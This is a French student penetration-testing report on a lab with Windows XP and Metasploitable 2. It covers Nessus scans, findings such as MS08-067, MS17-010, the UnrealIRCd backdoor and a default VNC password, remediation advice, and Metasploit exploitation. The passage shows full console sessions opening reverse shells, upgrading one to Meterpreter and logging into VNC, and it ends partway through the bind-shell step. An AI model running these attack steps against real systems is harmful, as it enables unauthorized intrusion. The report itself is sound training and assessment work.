

# RAPPORT DE PENTESTING

31/01/2024

Réalisé par  
SAID FARAH RAYAN  
QUISPE QUISPE ADRIAN  
MOTSOU BOUTOTO JERRY

## Table des matières

<b>1. Résumé exécutif.....</b>	<b>3</b>
<b>2. Introduction.....</b>	<b>4</b>
<b>3. Environnement de test.....</b>	<b>5</b>
3.1. Architecture.....	5
3.2. Outils.....	6
<b>4. Configuration et exécution des scans.....</b>	<b>7</b>
4.1. Installation et configuration de Nessus.....	7
4.2. Configuration des machines cibles.....	9
4.3. Exécution des scans Nessus.....	9
<b>5. Découvertes techniques.....</b>	<b>12</b>
5.1. Vulnérabilités sur Windows XP.....	12
5.2. Vulnérabilités sur Metasploitable.....	14
<b>6. Exploitation des vulnérabilités.....</b>	<b>16</b>
6.1. Étapes pour exploiter une vulnérabilité identifiée sur Metasploitable.....	16
6.2. Résultats de l'exploitation.....	21
6.3. Étapes pour exploiter une vulnérabilité identifiée sur Windows XP.....	22
6.4. Résultats de l'exploitation.....	31
<b>7. Analyse des risques.....</b>	<b>32</b>
7.1. Impact sur les systèmes cibles.....	32
7.2. Évaluation globale des risques.....	33
7.3. Probabilité d'exploitation.....	33
<b>8. Recommandations générales.....</b>	<b>34</b>
<b>9. Conclusion.....</b>	<b>35</b>
9.1. Synthèse des résultats.....	35
9.2. Implications et risques.....	35
9.3. Recommandations pour l'atténuation des risques.....	36
9.4. Conclusion générale.....	36
<b>10. Annexes.....</b>	<b>38</b>



## 1. Résumé exécutif

L'objectif principal de ce test de pénétration est d'identifier, d'analyser et d'exploiter les vulnérabilités des machines Windows XP et Metasploitable à l'aide de Nessus et d'autres outils de pentesting. L'évaluation a révélé plusieurs failles de sécurité critiques sur les deux systèmes cibles.

Windows XP présente des vulnérabilités majeures, notamment des ports ouverts, comme le port 445, et l'absence de correctifs essentiels, rendant le système particulièrement exposé aux attaques. Ces vulnérabilités pourraient entraîner des conséquences graves dans un environnement de production, telles que la compromission des données, des interruptions de service ou une exploitation à des fins malveillantes comme le déploiement de ransomwares.

De son côté, Metasploitable souffre de multiples failles liées à des services vulnérables, notamment FTP et SSH, ainsi que de configurations faibles facilitant leur exploitation. Afin de réduire ces risques, il est recommandé d'appliquer immédiatement les mises à jour critiques sur Windows XP et, dans la mesure du possible, de migrer vers un système d'exploitation plus sécurisé. Pour Metasploitable, la sécurisation passe par la correction des configurations à risque et la désactivation des services inutiles afin de limiter la surface d'attaque.

## 2. Introduction

Dans le cadre de ce test de sécurité, un environnement virtuel a été mis en place avec des machines cibles vulnérables afin d'identifier et d'analyser leurs failles. Ces machines ont été choisies pour leurs vulnérabilités connues, permettant de simuler des scénarios réalistes d'attaques et d'évaluer l'efficacité des outils de pentesting. L'objectif principal est d'identifier les vulnérabilités des systèmes cibles, d'exploiter ces vulnérabilités pour mieux comprendre les risques associés et de fournir des recommandations visant à renforcer leur sécurité.

**Les machines impliquées dans ce test sont les suivantes :**

- **Cible 1** : Windows XP, un système obsolète présentant plusieurs vulnérabilités critiques dues à l'absence de correctifs de sécurité.
- **Cible 2** : Metasploitable, une machine intentionnellement vulnérable permettant de tester divers scénarios d'attaques.
- **Machine d'attaque** : Kali Linux, équipée d'outils de pentesting comme Nessus pour l'analyse des vulnérabilités, Nmap pour le scanning réseau et Metasploit pour l'exploitation des failles identifiées.

La méthodologie suivie repose sur une approche structurée en plusieurs phases : reconnaissance, scanning, exploitation et post-exploitation. Cette démarche permet d'identifier les failles de sécurité, d'évaluer leur impact potentiel et de proposer des correctifs adaptés pour renforcer la sécurité des systèmes analysés.


### 3. Environnement de test

#### 3.1. Architecture

##### Schéma

L'architecture du test de pénétration repose sur un environnement virtualisé sous VirtualBox, comprenant trois machines connectées en réseau local :

- **Kali Linux** : Machine d'attaque équipée des outils de pentesting.
- **Windows XP** : Système cible avec des vulnérabilités critiques.
- **Metasploitable** : Système cible volontairement vulnérable pour l'analyse de failles.



##### Détails des machines

- **Kali Linux** :
  - Machine d'attaque principale.
  - Outils utilisés : Nessus (scan de vulnérabilités), Nmap (cartographie réseau), Metasploit (exploitation de failles).
- **Windows XP** :
  - Système cible obsolète, exposé à de nombreuses vulnérabilités.
  - Manque de correctifs de sécurité augmentant le risque d'exploitation.

- **Metasploitable :**
  - Machine cible conçue pour tester des scénarios d'attaques.

### 3.2. Outils

#### Outils utilisés

- **Nessus** : Scanner de vulnérabilités utilisé pour identifier les failles sur les machines cibles.
- **Nmap** : Outil de reconnaissance permettant de détecter les ports ouverts et les services en écoute.
- **Metasploit** : Framework d'exploitation utilisé pour tester et exploiter les vulnérabilités identifiées.

#### Configurations spécifiques

- **Installation de Nessus sur Kali Linux :**
  - Téléchargement et installation du package Nessus.
  - Activation de la licence Nessus Essentials.
  - Configuration de l'interface web pour le lancement des scans.
- **Configuration réseau des machines sous VirtualBox :**
  - **Mode Bridge** : Permet aux machines virtuelles d'être visibles sur le même réseau que l'hôte.
  - Configuration des adresses IP statiques pour faciliter la communication entre les machines.


## 4. Configuration et exécution des scans

### 4.1. Installation et configuration de Nessus

Objectif : Installer et configurer Nessus sur Kali Linux pour effectuer des scans de vulnérabilités sur les machines cibles.

1) Téléchargement et installation :

- Téléchargez le package Nessus depuis le site officiel de Tenable :



- Installez le package avec la commande suivante :

```
└─(kali㉿kali)-[~/Téléchargements]
└─$ sudo dpkg -i
Download
└─(kali㉿kali)-[~/Téléchargements]
└─$ sudo dpkg -i Nessus-10.8.3-debian10_amd64.deb
[sudo] Mot de passe de kali :
Sélection du paquet nessus précédemment désélectionné.
[Lecture de la base de données ... 80%
```


2) Démarrage du service Nessus :

- Démarrez le service Nessus avec la commande :

```
└─(kali㉿kali)-[~/Téléchargements]
└─$ sudo systemctl start nessusd
```

3) Accès à l'interface web :

- Accédez à l'interface web de Nessus via un navigateur à l'adresse :



4) Activation et configuration :

- Créez un compte Nessus Essential et récupérez la clé de licence :


**Activating Your Nessus Essentials License**

Your activation code for Nessus Essentials is:



FH7F-NVC7-SDJG-RA75-YGGU

[Download Nessus](#)

- Entrez la clé dans l'interface pour activer Nessus :



- Téléchargez et installez les plugins nécessaires pour permettre à Nessus de détecter les vulnérabilités :



## **4.2. Configuration des machines cibles**

Objectif : Configurer les machines cibles (Windows XP et Metasploitable) pour les rendre accessibles aux scans Nessus (voir l'annexe pour voir les sites où les téléchargements ont été réalisés) :

1. Windows XP :
  - Installation de Windows XP dans VirtualBox.
  - Désactivation du pare-feu et des mises à jour automatiques pour reproduire un environnement vulnérable.
  - Vérification des services actifs (SMB sur le port 445, RDP sur le port 3389).
2. Metasploitable :
  - Téléchargement et configuration de l'image Metasploitable 2.
  - Vérification des services disponibles (FTP sur le port 21, SSH sur le port 22, Apache sur le port 80).
3. Paramétrage réseau :
  - Configuration des machines en mode Accès par pont pour qu'elles soient directement accessibles sur le réseau local.
  - Attribution d'adresses IP statiques pour faciliter la communication entre les machines.

## **4.3. Exécution des scans Nessus**

Objectif : Configurer et exécuter des scans Nessus pour identifier les vulnérabilités sur les machines cibles.

1. Configuration des scans :
  - Ajoutez les adresses IP des machines cibles (Windows XP et Metasploitable) dans l'interface Nessus.
  - Configurez le profil de scan pour rechercher :
    - Ports ouverts (standard et personnalisés).
    - Vulnérabilités critiques (ex. SMB, FTP, VNC).
2. Détails des scans :
  - Windows XP :
    - Ports scannés : 135 (RPC), 139 (Netbios), 445 (SMB)

- Vulnérabilités identifiées :
  - MS09-001 : Exécution du code à distance
  - MS08-067 : Vulnérabilité critique dans le service SMB.
  - MS17-010 : Faille du protocole SMBv1
- Metasploitable :
  - Ports scannés : 21 (FTP), 22 (SSH), 80 (Apache), 6667 (UnrealIRCd), 5900 (VNC).
  - Vulnérabilités identifiées :
    - UnrealIRCd Backdoor : Backdoor permettant un accès root.
    - Bind Shell Backdoor : Shell non authentifié sur le port 1524.
    - VNC avec mot de passe faible : Mot de passe par défaut "password".

### 3. Captures d'écran :

Vulnérabilité capturées sur la machine metasploitable :

Basic scan / 192.168.0.168								
<a href="#">Configure</a> <a href="#">Audit Tra</a>								
<a href="#">Back to Hosts</a>								
<b>Vulnerabilities</b> 70								
<a href="#">Filter</a> <a href="#">Search Vulnerabilities</a>							70 Vulnerabilities	
Sev ▾	CVSS ▾	VPR ▾	EPSS ▾	Name ▾	Family ▾	Count ▾	⚙	
<input type="checkbox"/>	<span>CRITICAL</span>	10.0 *	7.4	0.7565	UnrealIRCd Backdoor Detection	Backdoors	1	<a href="#">🔗</a> <a href="#">✍</a>
<input type="checkbox"/>	<span>CRITICAL</span>	10.0 *			VNC Server 'password' Password	Gain a shell remotely	1	<a href="#">🔗</a> <a href="#">✍</a>
<input type="checkbox"/>	<span>CRITICAL</span>	9.8			SSL Version 2 and 3 Protocol Detection	Service detection	2	<a href="#">🔗</a> <a href="#">✍</a>
<input type="checkbox"/>	<span>CRITICAL</span>	9.8			Bind Shell Backdoor Detection	Backdoors	1	<a href="#">🔗</a> <a href="#">✍</a>
<input type="checkbox"/>	<span>MIXED</span>	...	...	...	Apache Tomcat (Multiple Issues)	Web Servers	4	<a href="#">🔗</a> <a href="#">✍</a>
<input type="checkbox"/>	<span>CRITICAL</span>	...	...	...	SSL (Multiple Issues)	Gain a shell remotely	3	<a href="#">🔗</a> <a href="#">✍</a>
<input type="checkbox"/>	<span>HIGH</span>	7.5 *	6.7	0.015	rlogin Service Detection	Service detection	1	<a href="#">🔗</a> <a href="#">✍</a>
<input type="checkbox"/>	<span>HIGH</span>	7.5 *	6.7	0.015	rsh Service Detection	Service detection	1	<a href="#">🔗</a> <a href="#">✍</a>

Sur la machine Windows XP :

Windows XP / 192.168.1.234						Configure	Audit
<a href="#">Back to Hosts</a>							
Vulnerabilities 20							
Sev	CVSS	VPR	EPSS	Name	Family	Count	
<span>Critical</span>	10.0			Microsoft Windows XP Unsupported Installation Detection	Windows	1	<span>Open</span> <span>Edit</span>
<span>Mixed</span>	...	...	...	Microsoft Windows (Multiple Issues)	Windows	5	<span>Open</span> <span>Edit</span>
<span>High</span>	7.3	6.6	0.0202	SMB NULL Session Authentication	Misc.	1	<span>Open</span> <span>Edit</span>
<span>Mixed</span>	...	...	...	SMB (Multiple Issues)	Misc.	2	<span>Open</span> <span>Edit</span>
<span>Low</span>	2.1 *	2.2	0.8939	ICMP Timestamp Request Remote Date Disclosure	General	1	<span>Open</span> <span>Edit</span>
<span>Info</span>	...	...	...	SMB (Multiple Issues)	Windows	8	<span>Open</span> <span>Edit</span>
<span>Info</span>				Nessus SYN scanner	Port scanners	3	<span>Open</span> <span>Edit</span>
<span>Info</span>				Common Platform Enumeration (CPE)	General	1	<span>Open</span> <span>Edit</span>
<span>Info</span>				Device Type	General	1	<span>Open</span> <span>Edit</span>

Plusieurs vulnérabilités SMB supplémentaires ont été identifiées, mais les seules qui ont été exploitables via Metasploit dans le cadre de ce test sont les vulnérabilités MS09-001, MS08-067 et MS17-010 (dans MIXED - Microsoft Windows (Multiple Issues)) :

Sev	CVSS	VPR	EPSS	Name	Family
<span>Critical</span>	10.0 *	7.4	0.8889	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (unprivileged c...	Windows
<span>Critical</span>	10.0			Unsupported Windows OS (remote)	Windows
<span>Critical</span>	9.8	9.0	0.9627	MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (...)	Windows
<span>High</span>	8.1	9.8	0.9719	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCH...	Windows
<span>Info</span>				WMI Not Available	Windows

## 5. Découvertes techniques

Objectif : Synthétiser les vulnérabilités critiques identifiées sur les machines cibles.

### 5.1. Vulnérabilités sur Windows XP

MS09-001

- Gravité : Critique
- Impact : Exécution de code arbitraire à distance via SMB
- Solution recommandée : Appliquez immédiatement le patch de sécurité MS09-001, désactivez SMBv1, et limitez l'accès au port 445 via un pare-feu pour empêcher toute exploitation de la vulnérabilité.

MS08-067 :

- Gravité : Critique.
- Impact : Exécution de code à distance sur des machines vulnérables via SMB
- Solution recommandée : Appliquez le patch de sécurité MS08-067, désactivez SMBv1, et protégez le port 445 avec un pare-feu pour éviter les attaques.

MS17-010 :

- Gravité : Haute
- Impact : Contrôle total de la machine via SMBv1
- Solution recommandée : Appliquez les correctifs de sécurité, désactivez SMBv1, bloquez le port 445, et utilisez des versions plus sécurisées de SMB (SMBv2 ou SMBv3).

Détection ICMP (Low - CVSS 2.1):

- Gravité : Faible
- Impact : Les vulnérabilités liées à ICMP sont souvent exploitées pour des attaques de reconnaissance ou des attaques DoS.
- Solution recommandée : Pour protéger contre les vulnérabilités ICMP, configurez un pare-feu pour restreindre les messages ICMP non essentiels, appliquez des limitations de bande passante, et désactivez ICMP sur les systèmes où il n'est pas nécessaire.

MS17-010 (EternalBlue):

- Gravité : Critique
- Impact : Cette vulnérabilité permet l'exécution de code à distance via le protocole SMBv1..
- Solution recommandée :

Pour corriger la vulnérabilité MS17-010 (EternalBlue), voici les solutions :

1. **Installer les correctifs de sécurité** : Téléchargez et appliquez le correctif officiel de Microsoft publié dans le cadre du bulletin de sécurité **MS17-010** :
  - Lien : [Microsoft Security Update MS17-010](#).
  - Cela résout la vulnérabilité liée à SMBv1.
2. **Désactiver SMBv1** : Désactivez le protocole obsolète SMBv1 qui est exploité par EternalBlue.

Sous Windows PowerShell (exécuté en tant qu'administrateur) :

```
powershell
```

```
CopierModifier
```

```
Set-SmbServerConfiguration -EnableSMB1Protocol $false
```

○

Vérifiez les protocoles activés avec :

```
powershell
```

```
CopierModifier
```

```
Get-SmbServerConfiguration
```

○

3. **Activer SMBv2 ou SMBv3** : Utilisez des versions plus sécurisées de SMB pour éviter les vulnérabilités.
4. **Configurer un pare-feu** : Bloquez l'accès au port **445** depuis les réseaux non approuvés pour empêcher l'exploitation de SMB à distance.
  - Sous Windows Defender Firewall :
    - Allez dans **Règles entrantes** et bloquez le port 445.
5. **Mettre à jour l'antivirus et les signatures** : Utilisez des solutions antivirus pour détecter et supprimer toute exploitation active de cette vulnérabilité.
6. **Surveiller le réseau** : Implémentez un système de détection/prévention des

intrusions (IDS/IPS) pour repérer les activités malveillantes liées à EternalBlue.

Appliquez le correctif MS17-010, désactivez SMBv1, bloquez le port 445 au pare-feu et utilisez SMBv2/SMBv3 pour éliminer la vulnérabilité EternalBlue.

## 5.2. Vulnérabilités sur Metasploitable

UnrealIRCd Backdoor :

- Gravité : Critique.
- Impact : Backdoor permettant un accès root direct.
- Solution recommandée : Réinstaller UnrealIRCd avec une version sécurisée.

Bind Shell Backdoor :

- Gravité : Critique.
- Impact : Shell non authentifié exposé sur le port 1524.
- Solution recommandée : Réinstaller le système et désactiver les services inutiles.

VNC avec mot de passe faible :

- Gravité : Critique.
- Impact : Accès distant non autorisé au bureau du système.
- Solution recommandée : Sécuriser le service VNC avec un mot de passe fort.

Ce tableau met en évidence les vulnérabilités critiques et les mesures correctives prioritaires pour renforcer la sécurité des machines cibles.

Machine	Vulnérabilité	Gravité	Solution recommandée
Metasploitable	UnrealIRCd Backdoor Detection	Critique	Téléchargez à nouveau le logiciel, vérifiez-le à l'aide des sommes de contrôle MD5 /

			SHA1 publiées et réinstallez-le.
Metasploitable	Bind Shell Backdoor Detection	Critique	Vérifiez si l'hôte distant a été compromis et réinstallez le système si nécessaire.
Metasploitable	VNC Server ‘password’ Password	Critique	Sécurisez le service VNC avec un mot de passe fort
Windows XP	MS09-001	Critique	Restreindre le trafic SMB via le pare-feu
Windows XP	MS08-067 (SMB)	Critique	Appliquer les correctifs de sécurité
Windows XP	MS17-010	Elevée	Configurer des règles strictes de pare-feu

## 6. Exploitation des vulnérabilités

Objectif : Exploiter les vulnérabilités identifiées pour démontrer leur impact.

### 6.1. Étapes pour exploiter une vulnérabilité identifiée sur Metasploitable

#### 1. Cible : UnrealIRCd Backdoor

Étape 1 : Identifier la vulnérabilité avec Nessus ou Nmap :

```
msf6 exploit(unix/irc/unreal ircd_3281_backdoor) > db_nmap -T5 -sV 192.168.0.168 -p6667
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-29 04:31 EST
[*] Nmap: Nmap scan report for 192.168.0.168
[*] Nmap: Host is up (0.013s latency).
[*] Nmap: PORT      STATE SERVICE VERSION
[*] Nmap: 6667/tcp open  irc      UnrealIRCd
[*] Nmap: MAC Address: 08:00:27:00:B2:A6 (Oracle VirtualBox virtual NIC)
[*] Nmap: Service Info: Host: irc.Metasploitable.LAN
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 0.49 seconds
msf6 exploit(unix/irc/unreal ircd_3281_backdoor) > 
```

Basic scan / Plugin #46882

[Back to Vulnerabilities](#)

Vulnerabilities 70

CRITICAL UnrealIRCd Backdoor Detection

**Description**  
The remote IRC server is a version of UnrealIRCd with a backdoor that allows an attacker to execute arbitrary code on the affected host.

**Solution**  
Re-download the software, verify it using the published MD5 / SHA1 checksums, and re-install it.

**See Also**  
<https://seclists.org/fulldisclosure/2010/Jun/277>  
<https://seclists.org/fulldisclosure/2010/Jun/284>  
<http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt>

**Output**

```
The remote IRC server is running as :
uid=0(root) gid=0(root)
```

To see debug logs, please visit individual host

Port ▲	Hosts
6667 / tcp / irc	192.168.0.168

## Étape 2 : Exploiter la vulnérabilité avec Metasploit :

```
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 >  
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor  
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.0.168  
RHOSTS => 192.168.0.168  
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6667  
RPORT => 6667  
  
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options  
  
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):  


| Name    | Current Setting | Required | Description                                                                                            |
|---------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                               |
| CPORT   |                 | no       | The local client port                                                                                  |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                           |
| RHOSTS  | 192.168.0.168   | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT   | 6667            | yes      | The target port (TCP)                                                                                  |

  
Payload options (cmd/unix/reverse_perl):  


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.0.34    | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


```

## Étape 3 : Obtenir un accès shell en exploitant la backdoor.

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run  
  
[*] Started reverse TCP handler on 192.168.0.34:4444  
[*] 192.168.0.168:6667 - Connected to 192.168.0.168:6667 ...  
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...  
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead  
[*] 192.168.0.168:6667 - Sending backdoor command...  
[*] Command shell session 1 opened (192.168.0.34:4444 → 192.168.0.168:38768) at 2025-01-29 04:33:24 -0500  
  
background
```

```

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.0.34:4433
[*] Sending stage (1017704 bytes) to 192.168.0.168
[*] Meterpreter session 2 opened (192.168.0.34:4433 → 192.168.0.168:32875) at 2025-01-29 04:34:40 -0500
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > sessions -i 2
[*] Starting interaction with 2 ...

meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture   : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux

```

Résultat : Accès shell root sur Metasploitable.

## 2. Cible : VNC avec mot de passe faible

**Étape 1 :** Scanner les ports pour détecter VNC :

Basic scan / Plugin #61708

[Back to Vulnerabilities](#)

**Vulnerabilities 70**

**CRITICAL** VNC Server 'password' Password

**Description**  
The VNC server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of 'password'. A remote, unauthenticated attacker could exploit this to take control of the system.

**Solution**  
Secure the VNC service with a strong password.

**Output**

```
Nessus logged in using a password of "password".
```

To see debug logs, please visit individual host

Port ▲	Hosts
5900 / tcp / vnc	192.168.0.168

Confirmer que le service VNC est actif sur le port 5900.

```
└─(kali㉿kali)-[~]
$ nmap -T5 192.168.0.168 -p5900
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-29 07:52 EST
Nmap scan report for 192.168.0.168
Host is up (0.0049s latency).

PORT      STATE SERVICE
5900/tcp   open  vnc
MAC Address: 08:00:27:00:B2:A6 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds

└─(kali㉿kali)-[~]
$ █
```


Étape 2 : Exploiter l'accès VNC via Metasploit avec le mot de passe par défaut "password" :

```
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.0.168
RHOSTS ⇒ 192.168.0.168
msf6 auxiliary(scanner/vnc/vnc_login) > set SToP_ON_SUCCESS true
SToP_ON_SUCCESS ⇒ true
msf6 auxiliary(scanner/vnc/vnc_login) > run
[*] 192.168.0.168:5900    - 192.168.0.168:5900 - Starting VNC login sweep
[+] 192.168.0.168:5900    - 192.168.0.168:5900 - Login Successful: :password
[*] 192.168.0.168:5900    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) > █
```

Si le mot de passe par défaut est "password", un accès non autorisé est obtenu :

```
└─(kali㉿kali)-[~]
$ vncviewer 192.168.0.168
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
 32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
 32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
█
```

Résultat : Accès distant au bureau de Metasploitable.



### 3.Cible : Bind Shell Backdoor Detection

Étape 1 : Configurer les options :

```
msf6 exploit(multi/handler) > options  
  
Payload options (generic/shell_bind_tcp):  
  
